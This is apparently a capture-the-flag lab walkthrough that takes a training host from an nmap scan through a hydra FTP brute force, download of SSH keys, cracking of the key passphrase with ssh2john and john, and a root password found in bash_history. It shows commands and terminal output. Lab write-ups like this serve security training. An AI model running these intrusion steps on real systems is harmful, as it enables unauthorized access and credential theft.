

Easy

starting off with a nmap scan using default scripts and version enum



Running hydra against FTP first since from one of the earlier modules I learned that SSH takes longer to brute force generally




```
[21][ftp] host: 10.129.202.219   login: mike   password: 7777777
```

ftp into the system with the creds found

find some ssh keys and download

```
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||15928|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000          554 Feb 09  2022 authorized_keys
-rw-------    1 1000     1000         2546 Feb 09  2022 id_rsa
-rw-r--r--    1 1000     1000          570 Feb 09  2022 id_rsa.pub
226 Directory send OK.
ftp>  get id_rsa
local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||27589|)
150 Opening BINARY mode data connection for id_rsa (2546 bytes).
100% |***********************************************************|  2546       28.23 MiB/s    00:00 ETA
226 Transfer complete.
2546 bytes received in 00:00 (61.23 KiB/s)
ftp> get id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
229 Entering Extended Passive Mode (|||56562|)
150 Opening BINARY mode data connection for id_rsa.pub (570 bytes).
100% |***********************************************************|   570        7.44 MiB/s    00:00 ETA
226 Transfer complete.
570 bytes received in 00:00 (12.64 KiB/s)
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||62781|)
150 Opening BINARY mode data connection for authorized_keys (554 bytes).
100% |***********************************************************|   554       67.73 KiB/s    00:00 ETA
226 Transfer complete.
554 bytes received in 00:00 (10.66 KiB/s)
ftp>
```

attempting to ssh into the target as mike using the id_rsa file failed

attempting to ssh into the target as root using id_rsa file prompted for password

attempt to crack the ssh key:

convert the ssh key to a hash using ssh2john script

```
ssh2john id_rsa > id_rsa.hash
```


```
┌──(homie㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
7777777          (id_rsa)
1g 0:00:00:00 DONE (2024-12-16 23:11) 100.0g/s 19200p/s 19200c/s 19200C/s carolina..november
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

7777777


sshing as root fails, so that is not the password for root

attempt to ssh as mike passing in the key we found

had to change permissions on the id_rsa file for it to work



running sudo -l mike had no permissions, performing some manual enumeration I look through mikes bash_history file and there I find a script being run as root and a password being passed in




```
analysis.py -u root -p dgb6fzm0ynk@AME9pqu
```

switching users to root with that works

```
mike@skills-easy:~$ su root
Password:
root@skills-easy:/home/mike# whoami
root
```